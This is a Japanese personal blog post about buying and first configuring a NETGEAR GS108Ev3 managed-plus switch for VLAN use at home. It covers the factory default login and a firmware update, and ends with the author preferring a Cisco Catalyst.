NETGEAR GS108Ev3(GS108E-300JPS)購入

ども。こんばんは。

安価にTag VLAN(802.1q)が組めて、コンパクトで全ポートギガビットのスイッチを探していました。

すでにCatalyst 3750は空きポートがなく、リビングのPS3(ゆくゆくPS4!)とかをつなぐために買おうかなと。
※今PS4とかは無線LANルータ(WZR-D1100H)のLAN側にケーブルを伸ばしていますが、Aironet導入でこのAPも廃止予定なので。。。(後から予想打にしない理由で廃棄が決まりますが・・・)

Catalyst 2960-Cがいいなー欲しいなーと思ってたのですが、オーバースペックかな~とか色々悩んでネットギアのGS108Eを購入。Amazonで¥4,980なり。安い。

NETGEAR アンマネージプラススイッチ ギガ8ポート 管理機能付 無償永久保証 GS108E-300JPS

SNMPとかには対応していないがポートVLANや.1qに対応して、Web-UIから設定できるという代物です。

余談ですが、過去にPlanexのSWP-0208Gという、これよりもうちょっと管理面で性能のいい安価なスイッチを持ってたこともありました。UIも独自で、コマンド体型も難しかった記憶がありますね。

今回はコンソールポートは無いですが、どうなんでしょうか。

ちなみに、PoE給電対応のGS108PEを買ってAironetを繋げば・・・とか思ったりもしましたが、VLANの設定とかもどの程度か見えないので、実売1万円のPoE対応よりはまずは¥4,980で買えるGS108Eで、どれほどのものかを試してからにしたいと思います。

さて、届いたので早速色々やっていきます・・・がその前に、色々やった結論だけ書いておきます。

結論:素直にヤフオクでCatalyst 2960-Cを12,000で買えばよかった

じゃぁいきますか。


箱、外観。メタルな感じで結構見た目は良さげ。ACアダプタもちっちゃくていい感じ。

imag0236 imag0237

早速繋いで

デフォルトIPアドレス:192.168.0.239
デフォルトパスワード:password

のようです。さぁ!買ったばかりのThunderbolt Gigabit Ethernetなんちゃらを使うぞ!

%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-03-20-51-29

ほい。で、次。ログインします。IDは無いのでパスワード「password」を入れてログイン。

%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-03-20-52-06

ファームウェアが一つ古いみたい。この辺から落としてください。
2.00.07が入っていたので2.00.08にします。

http://downloadcenter.netgear.com/en/product/GS108Ev3#searchResults

ちなみにファームウェアをアップする画面に行こうとすると、Loader Modeってやつで起動するみたいです。
いわゆるBoot Loader的な?
%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-03-20-59-25


Loader Modeとやらで立ち上がってきたら上記サイトから落としたZipを解凍してアップします。
